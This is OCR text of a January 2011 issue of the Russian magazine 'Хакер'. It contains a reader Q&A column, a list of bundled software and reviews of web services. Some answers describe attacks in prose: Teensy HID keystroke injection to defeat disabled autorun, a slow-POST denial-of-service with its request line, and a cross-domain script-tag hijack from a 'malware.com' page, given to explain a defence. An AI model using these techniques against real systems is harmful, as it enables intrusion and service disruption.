
A: Да, действительно, существует такая возможность. Допустим, у нас есть удаленный комьютер с Linux и машина с Windows.

1. Прежде всего надо сконфигурировать ssh-демон на удаленной машине для форвардинга X11: для этого достаточно прописать в конфиге /etc/ssh/sshd_config строчку «Ensure X11Forwarding yes».


2. После этого устанавливаем на Windows-машине локальный X-сервер, например, Xming (www.straightrunning.com/XmingNotes). Запускаем его и переходим в настройки, где находим раздел «Display». Здесь необходимо установить параметр «Multiple windows and set the Display» равным нулю.

3. Далее понадобится любимый нами SSH-клиент PuTTY. Запускаем его и переходим в настройки «Connection → SSH → X11». Включаем опцию «Enable X11 forwarding» и в поле «X display location» указываем «:0.0».

4. Все, теперь можно открывать новую сессию с удаленной машиной, как ты это делаешь при



Простое восстановление удаленных файлов с помощью NTFS Undelete



Настройка форвардинга X11

обычном подключении по SSH-протоколу. Логинимся в систему и через консоль пробуем запустить GUI-приложения (например Firefox). Все должно работать.

Q: Есть ли способ автоматически запустить авторан с USB-флешки (с произвольным exe-файлом), если в системе любой автозапуск грамотно отключен?

A: Самым прогрессивным способом, который был представлен на последнем Defcon'е, является Teensy USB HID Attack Vector. Эта атака основывается на использовании гибрида обычной флешки и микроконтроллера, который эмулирует ввод с клавиатуры. Вернемся к нашим исходным данным: если автозапуск отключен, то обращения к файлу autorun.inf во время монтирования флешки не происходит и код автоматически не выполняется. Новый подход обхода этого ограничения основывается на использовании крошечного USB-девайса, построенного на базе простого микроконтроллера, который определяется в системе как HID-устройство (Human Interface Device). Таким образом эмулируется необходимая последовательность нажатия клавиш и движения мыши, чтобы выполнить автозапуск. Слово «микроконтроллер» может испугать, но на самом деле заготовку (Teensy USB Board) можно приобрести всего за $18, а залить в нее необходимую программу не составит труда. Все подробности описаны на сайте bit.ly/programmable-hid-usb-keystroke-dongle.

Q: Есть ли способ синхронизировать документы Microsoft Office и Google Docs? Уж больно надоедает каждый раз их вручную заливать на сервер. Хочется использовать привычный «офис», но размещать документы в облачном хранилище от Google.

A: Я лично давно так и делаю, используя OffiSync (offisync.com). Это специальный плагин для Microsoft Office, который реализует именно то, что нужно — связывает между собой Microsoft Office и Google Docs. После установки в офисных приложениях появляется новый тулбар, с помощью которого и реализуется синхронизация с серверами Google. Что это дает? Возможность обращаться к файлам, находящимся в облаке, и коллективно работать над документами в режиме реального времени. Кстати, в официальном блоге Google появилось сообщение, что компания сама близка к реализации аналогичного инструмента (рабочее название — Google Cloud Connect), но пока он находится в стадии закрытого тестирования. Для OpenOffice также есть похожее решение, я говорю об ooo2gd (code.google.com/p/ooo2gd). Последний умеет работать не только с Google Docs, но еще и с сервисом Zoho (www.zoho.com), а также собственным WebDAV сервером (на случай, если не доверяешь сторонним сервисам).

Q: Есть ли способ узнать, какие Firefox-расширения установлены на удаленном браузере пользователя?

Q: Последний публичный баг в огненном лисе, который позволял выполнить такой fingerprinting, был исправлен еще в 2008 году. Суть используемой тогда техники хорошо описана в блоге исследователя из команды WhiteHat Security (jeremiahgrossman.blogspot.com/2006/08/i-know-what-youve-got-firefox.html). Сейчас ни одного универсального способа определить установленные аддоны не существует. Я, конечно, не беру в расчет случай, когда сам плагин хочет стать видимым и, к примеру, добавляет в хедер User-Agent какой-то особый модификатор. Присутствие некоторых плагинов можно также выявить, если они особым образом модифицируют страницы и используют JavaScript API. Например, если в браузере клиента установлен популярный среди разработчиков плагин Firebug, то с большой вероятностью на странице будет создан JavaScript-объект console. Такие проверки могут быть использованы для прицельного определения конкретных установленных плагинов, но никак не тянут на полноценный вариант получения списка подключенных к браузеру аддонов.

Q: По какой причине некоторые веб-приложения используют AJAX-ответы, в которых первой инструкцией являются бесконечные циклы вроде «while(1);» или «for(;;);». Для чего они нужны?


A: Этот прием используется для того, чтобы избежать некоторых междоменных атак (cross domain attacks). Для большей ясности вот пример атаки, которой помешает дополнительный «for/while» цикл в начале ответа. Предположим, некий Вася залогинен на Facebook. Дальше Василий переходит на сайт malware.com. Это не очень хороший ресурс, потому что в нем содержится опасный код:

```
<script src="facebook.com/ajax/
friends.php" />
```

Соответственно, при посещении malware.com Васин браузер отправит запрос сценарию friends.php, используя куки, которые для Васи создал в системе Facebook. Получается, malware.com мог бы получить доступ к списку Васиных друзей, но — ... если поставить в начало AJAX-ответа бесконечный цикл, то выполнение malware.com попросту зависнет во время выполнения тега script, поперхнувшись «for/while» циклом. Но как тогда не зависает сам Facebook? Выполняя AJAX-запрос, он предварительно обрабатывает ответ и убирает оттуда первые несколько символов с опасной инструкцией. Сторонний ресурс вроде malware.com такую пост-обработку выполнить не может, потому что использует функцию XMLHTTPRequest между доменами.

Q: Какие основные проблемы могут возникнуть с долго выполняющимися PHP-процессами?

A: Управление памятью в PHP не очень сложное, но... Поймать утечку памяти очень просто. Среда не занимается каким-либо уплотнением памяти (это специальные приемы, исполь-



Утилита из разряда «Must Have» для всех владельцев SSD-накопителей

зуемые для перемещения информационных блоков в основной памяти для обеспечения максимального свободного пространства), так что тебе придется заниматься фрагментацией самому. К тому же у PHP весьма ограниченные возможности по контролю над распределением и освобождением памяти. Проблемы могут возникнуть также из-за дырявых модулей, хотя это вряд ли уникально именно для PHP.

Q: Существуют ли сейчас какие-то серьезные недоделки в веб-серверах, которые может эксплуатировать злоумышленник для усиления DDoS-атаки?

A: Увы, да. Исследователи Вонг Он Чи и Том Брэннан из организации OWASP недавно опубликовали статью (www.owasp.org/images/4/43/Layer_7_DDOS.pdf), в которой рассказали подробности реализации нового типа DDoS-атаки на веб-серверы. Самая большая угроза этой атаке состоит в том, что проблема касается не какого-то конкретного веб-демона, а кроется непосредственно в HTTP-протоколе. Поэтому, чтобы полностью исправить ситуацию, скорее всего придется внести поправки в сам протокол, а это, как понимаешь, крайне нежелательно. Так о какой атаке идет речь?

Атакующий устанавливает некоторое количество подключений с веб-сервером. Каждое из этих подключений содержит заголовок Content-Length, равное какому-то большому числу (например, Content-Length: 10000000). Таким образом, веб-сервер ожидает 10000000 байт для каждого такого коннекта. Трюк состоит в том, чтобы не отправлять все эти данные разом, а пересылать один символ за другим в течение долгого времени — скажем, по одному байту каждые 10-100 секунд. Это приведет к тому, что веб-сервер будет поддерживать подключения в течение долгого времени (до тех пор, пока не получит все данные). В это время доступ к веб-серверу для других клиентов будет ограничен. Больше того, они могут вообще остаться без возможности подключения, если пул возможных коннектов будет занят. Атаке подвержен любой сайт, который содержит формы, т.е. может принимать HTTP POST-запросы. Впрочем, если речь идет об Apache, то в его случае это не является обязательным условием. Демон в любом случае уязвим. Разработчики сканнера безопасности Acunetix WVS написали скрипт (www.acunetix.com/blog/wp-content/uploads/2010/11/wvs-scripting1.png), который создает 256 сокетов и устанавливает TCP-подключение к веб-серверу, после чего, используя каждый из сокетов, начинает медленно отправлять данные (1 символ в секунду). Для атаки используется HTTP POST-запрос на несуществующий файл (POST /aaaaaaaaaaaa HTTP/1.1). Уже через несколько секунд такого DDoS'а веб-сервер начинает зависать. Авторы оригинальной статьи утверждают, что для реализации атаки необходимо около 20000 подключений. Однако, если посмотреть конфиг Apache'а, то несложно найти параметр MaxClients. По умолчанию он устанавливает 256 клиентов в качестве максимального лимита одновременных подключений. Делаем выводы.

Q: Подскажи прокси-сервер, который мог бы инъектировать в HTTP-трафик необходимые мне данные, а также модифицировать часть пакетов «на лету» по заданным правилам?

A: Можно попробовать использовать Sergio Proxy (spareclockcycles.org/downloads/code/sergio_proxy_v0.1.tar.gz). Код полностью написан на Python и работает только под линуксом.

Q: А какую программу в команде][используют в качестве дампера памяти?

A: Насколько мне известно, никто велосипед не изобретает и используют вполне привычные инструменты: LordPE и OllyDump. Для непонимающих, о чем идет речь, объясню: эти утилиты позволяют получить защищенный код, находящийся в памяти, и сохранить его на диск. Это процедура особенно полезна, когда необходимо проанализировать упакованные exe-шники, которые кодируют и криптуют свои инструкции, извлекая их в ОЗУ только во время выполнения.

Q: Как работает репутационная система сайтов, которую один за другим сейчас реализуют различные производители антивирусов? При посещении любого сайта у меня в браузере отображается рейтинг — «безопасный», «небезопасный», «требующий внимания».

A: В основе этого механизма лежит, прежде всего, статистическая система, которая анализирует переходы пользователей на определенные сайты. Плюс анализируется содержимое страницы. Если какой-то пользователь перешел на страничку, а там, к примеру, оказался код, загружающий трой, этот факт добавляется в базу антивируса. Соответственно, ресурс автоматически получает «красный» (опасный) рейтинг. Если же пользователи антивируса часто посещают страницу и она «чиста», ресурсу присваивается «зеленая» (безопасная) репутация. Чем больше пользователей антивируса соглашаются участвовать в этой программе (а разрешение всегда спрашивается), тем лучше работает система. Помимо этого, антивирусные компании сами обходят популярные сайты и проверяют их содержимое. Это выглядит примерно так. Есть достаточно мощный сервер, на котором запущено достаточно большое количество виртуальных машин. На виртуальной машине ставится непропатченный Windows XP, и эта виртуальная машина автоматически ходит на разные сайты. С чистой машины делается слепок. После посещения каждого сайта snapshot создается повторно и слепки сверяются между собой. Если с системой ничего не произошло, кроме обновления Temporary Internet Files (кукисы, кэш и т.д.), стало быть, сайт чистый. Но если на компьютере появится какой-то файл или запись в реестре, ресурс отправляется в лабораторию для анализа. Чем чаще сайт посещается пользователями, тем выше он поднимается в очереди на сканирование. Соответственно, сканирование наиболее популярных ресурсов осуществляется постоянно.

Данные о репутации сайтов доступны онлайн: Norton Safe Web (safeweb.norton.com), WOT (www.mywot.com), McAfee Site Advisor (www.siteadvisor.com). Последний особенно крут, потому что помимо непосредственно оценки сайта ресурс выдает для опасных сайтов отчет, за что собственно они получили неприличный рейтинг. К примеру, для xakep.ru можно получить список файлов, которые антивирус считает опасными (их закачивали пользователи и потому они были просканированы). Более того, если кликнуть по одному из файлов — пускай это будет какой-нибудь файл-инсталлятор — сервис выдает сведения об изменениях в системе, которые происходят после его запуска. Нельзя не сказать и еще про одну фичу: Site Advisor строит схему связанных доменов, на которых отображает связи сайта и рейтинг прилинкованных с ним «соседей».][

>>WINDOWS
>Development
IE Collection 1.7.0.5
Python 2.7.1
Python 3.1.3
Qt SDK for Windows
Zend Studio 8

>Misc
All-In-One Tray v1.0
BlueScreenView 1.29
Dictionary.Net 3.0
Eraser 6.0.8
Find and Run Robot (FARR) 2.93.1
GmailDefaultMaker 2.0.1.4
HTC Home 1.10
ManicTime v1.4.8
NirCmd v2.46
Offisync
PasteBoard 2.1
Print Suite .Net 1.1
SE-DesktopConstructor 1.1.1
SingleInstance v1.0
TreeSize Free 2.5.1
windroplr 1.3

>Multimedia
1by1 1.72
Adobe Reader X
doPDF 7.1.351
Foxit Reader 4.3
Free Video Converter 1.3.0
Jing
LibreOffice Beta3
Machete Lite 3.6
Paint.NET 3.5.6
ProgDVB 6.49.4
REAPER 3.73
TagScanner 5.1.594
VidCoder 0.7.0

>Net
App for the milk - 0360
Firefox 4.0 Beta 7
GMail Drive (Beta) 1.0.17 Beta
GNS3 – Graphical Network Simulator 0.72
MailStore Home 4.1.0
PeerBlock 1.1
Safari for Windows 5.0.3
Serv-U 10.3.0.1
UltraVNC 1.0.9.1
WATOBO 0.9.5
WeFi 4.0.1.0
Wireshark for Windows 1.4.2
Xming X Server for Windows 6.9.0.31
zButterflySetup 1.2.0

>Security
Agnitio
API Monitor v2 r3
BlackSheep
CryptoNark
CUDA-Multiforcer 0.72
Digital Forensics Framework 0.8.0
filefolderenum v1.0.8
Malware Analyzer 2.6.2
mdmp 0.2.4
Nessus 4.4.0
NetTool 4.7.2
NoVirusThanks Anti-Rootkit 1.1.0.0 FREE
plecost 0.2.2.9 beta
Proxocket 0.1.5
Sandcat 4.0.3.0
SandKit
SiteDigger v3.0
Watcher 1.4.1
XSSER 1.0

>System
Cameyo 1.55
CCEnhancer 2.0
ClearCloud
CrystalDiskInfo 3.9.3a
EASEUS Partition Master Home Edition 6.5.2
ERUNT GUI 1.2.5
EventLog Inspector 2.5.0.605
HWiNFO32 3.62
Logstalgia 1.0.0
Malwarebytes Anti-Malware 1.46
MooO SystemMonitor 1.62
Nomad.NET 2.8.7 RC
Process Lasso v4.00.23
RouterPassView 1.20
Secunia PSI 2.0 BETA
SmartPower 1.0.0
Soluto 1.1 Beta
SSDlife Free 1.0.12
USB Monitor
USBTrace 2.5.4
Web Log Storming 2.4.1

>UNIX
>Desktop
Adobe Reader 9.4
gCue2tracks 0.5.0
Gnac 0.2.2
KSmoothDock 4.5
Liquid Weather 15.0
MathGL 1.11
MyTetra 1.26
PyPanel 2.4
qRFCView 0.62
QtCurve 1.7
Sage 4.6
Strigi 0.6.4
SystemClean 1.2
TuxCards 2.2.1
Udav 0.7
VLC 1.1.5
VYM 1.12.8
Xcowsay 1.3

>Devel
Check 0.9.8
Claw 1.6.1
dlib 17.32
FreePascal 2.4.2
KlassModeler 0.8
Lazarus 0.9.28.3
LeakTracer 2.4
libcfg+ 0.6.2
libconfig 1.4.6
Loki 0.1.7
Makepp 1.50
Mercurial 1.7.1
Nemiver 0.8.0
Premake 4.3
PScan 1.3
Redcar 0.8.1
Szl 1.0
Webspec 1.2.1

>Games
Smokin Guns 1.0

>Net
BottomFeeder 4.6
EiskaltDC++ 2.1.0
Google Chrome 7.0.517.44
Mozilla Firefox 3.6.12
Opera 10.63
pDonkey 0.05
QGoogleTranslator 1.2.0
NiX ProxyChecker 1.5.1
SABnzbd 0.5.6
Torrentflux 2.4
TorrentSniff 0.3.0
TvRss 1.8
TwitMail 0.42
Vacuum IM 1.0.2

>Все для Chrome:
AdBlock 2.2.7
AdThwart 1.0.13
Chrome TV 2.0.3
Click and Clean 4.0.0.0
Facebook Fixer 1.0
Google Calendar Checker 1.1.0
Google Mail Checker 3.1
Google Translate 1.2.3.1
Xmarks 0.9

>Security
Alliance 1.0.6
BlackSheep
Chkrootkit 0.49
Column Finder 1.1
Crunch 2.6
CUDA-Multiforcer 0.72
Ddosim 0.2
Fierce Domain Scan 2
File Ripper
GNS3 0.7.2
NiX Brute Forcer 1.0.3
PAC 2.5.3
Privoxy 3.0.17
Retroshare 0.5.0
RIPS 0.35
SinFP 2.06
Snort 2.9.0.1
SQL Injection Vulnerability Scanner 0.5
SWFIntruder 0.9.1
XSSer 1.0

>Server
Accel-pptp 1.2.0
Apache 2.2.17
Axigen Mail Server 7.6
BIND 9.7.2-P2
CUPS 1.4.5
DFileServer 1.1.3
DHCP 4.1.2
MariaDB 5.2.3
mod_pagespeed
OpenLDAP 2.4.23
OpenSSH 5.6
Pagespeed 1.9
Squid 3.1.9
Thttpd 2.25
Verlihub 0.9.8e
wwwoffle 2.9
Xitami 5.0a
Yaws 1.89

>System
ATI Catalyst 10.11
DirComp 1.3.10
KleanSweep 0.2.9
Lfm 2.2
Linux Kernel 2.6.36.1
Lxde 0.4.5
Magic Rescue 1.1.9
man-pages 3.31
Nrg2Iso 0.4
nVidia 260.19.21
SeaTools
VirtualBox 3.2.10
Wayland
Wine 1.2.1
Xorg 7.5

>X-distr
Fedora 14

>>MAC
Alfred 0.7.2b
AppFresh 0.8
Bash Completion 1.2
Bonjour Browser 1.5.6
Chax 3.0.2
Deeper 1.2.6
Dropbox 0.7.110
Evernote
Hex Fiend 2.0
Homebrew 0.1
iStat Pro 4.92
Maintenance 1.3.4
Perian 1.2.1
RoundCube 0.4.2
Skype 2.8





ВКОНТАКТЕ: АРХИТЕКТУРА СОЦИАЛЬНОЙ СЕТИ СТР. 32

РЕКОМЕНДОВАННАЯ ЦЕНА: 210 р.

ХАКЕР
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
www.xakep.ru

ЯНВАРЬ 01 (144) 2011


ЛУЧШИЕ ВИРУСЫ, УЯЗВИМОСТИ И РЕЛИЗЫ 2010




+
- ПРОДВИНУТЫЙ ФАЗЗИНГ
- НОВЫЕ БАГИ ICQ
- ИНЖЕКТ КОДА СРЕДСТВАМИ CSRSS
- БЕСПЛАТНЫЙ VPN ОТ AMAZON

(game)land hi-fun media
publishing for enthusiasts
4607157100063 11001





Для проверки анонимности




Экспресс-тест безопасности браузера и расширений

WHOER
www.whoer.net


Прописанный в браузере анонимный прокси-сервер вовсе не означает, что твой настоящий IP-адрес останется загадкой для удаленного сервера. Он по-прежнему может быть выявлен с помощью специального Java-апплета или хитрого Flash-объекта. Есть много сервисов для проверки анонимности, но одним из лучших способов убедиться в том, что на сервер не передается ничего лишнего, является проект Whoer. Он идеально подойдет для проверки Proxy- и Socks-серверов, расскажет все о твоем VPN-сервере, проверит IP-адрес на нахождение в блэк-листах, укажет, включены ли ActiveX и Java, каковы языковые и системные настройки, какие установлены ОС и браузер, определит DNS и т.д.

SURFPATROL
www.surfpatrol.ru

Большая часть малвари загружается на компьютеры пользователей через уязвимости в браузерах и его плагинах. В этом несложно убедиться, если посмотреть содержание известных сплоит-паков. И если сами браузеры еще с грехом пополам у многих юзеров периодически обновляются, то плагины (Adobe Reader, Sun Java, QuickTime, Adobe Flash, Silverlight и другие) часто остаются без установленных апдейтов. Сервис SurfPatrol от Positive Technologies позволяет быстро пройти экспресс-оценку безопасности компьютера, основываясь на данных о веб-браузере и его расширениях. Если что-то необходимо обновить, ты тут же об этом узнаешь из результатов теста.



Среда разработки для веб-программистов



Видеоредактор онлайн

SHIFTEDIT
www.shiftedit.net

Еще один замечательный сервис в нашу копилку онлайн сервисов для программистов, которая придется по душе всем PHP-кодерам. shiftEDIT — это полноценная, реализованная через веб среда разработки с удобным редактором кода и встроенным (S)FTP-клиентом для загрузки проекта на хостинг. Редактор поддерживает подсветку синтаксиса, ищет ошибки в коде прямо во время набора, проверяет баланс скобок и форматирует исходник, добавляя недостающие табы и переходы срок. Ведет история изменений: поэтому в любой момент можно вернуться к предыдущей версии файла. А для большего удобства помимо редактора кода, есть еще и WYSIWYG-режим проектирования страницы.

JAYCUT
www.jaycut.com

Для того, чтобы заняться монтажом видео, необходим хороший компьютер (иначе процесс превратится в мучительную пытку) и удобная программа (которая, скорее всего, будет стоить денег). JayCut позволяет обойтись и без того, и без другого. Это впечатляющий редактор видео, реализованный в виде веб-сервиса. Работа с несколькими видео и аудиодорожками, красивые переходы между фрагментами, классные эффекты (вроде замедления из «Матрицы»), наложение текстуры на зеленый фон, запись видео напрямую с веб-камеры, возможность наложить рисунок-аннотацию прямо на видео — все это доступно даже в бесплатной версии JayCut.

ФОКУС-ГРУППА

Хочешь не только читать журнал, но и вместе с нами делать его лучше? Указать на наши фейлы или выразить респект за сделанную работу? Это легко. Вступай в ряды нашей фокус-группы и выигрывай класные подарки от журнала и наших партнеров.



3 самых активных участника фокус-группы получат в этом месяце подписки на журнал Хакер: за первое место — на 12 месяцев, за второе — на 6 месяцев и за третье — на 3 месяца.

РЕКЛАМА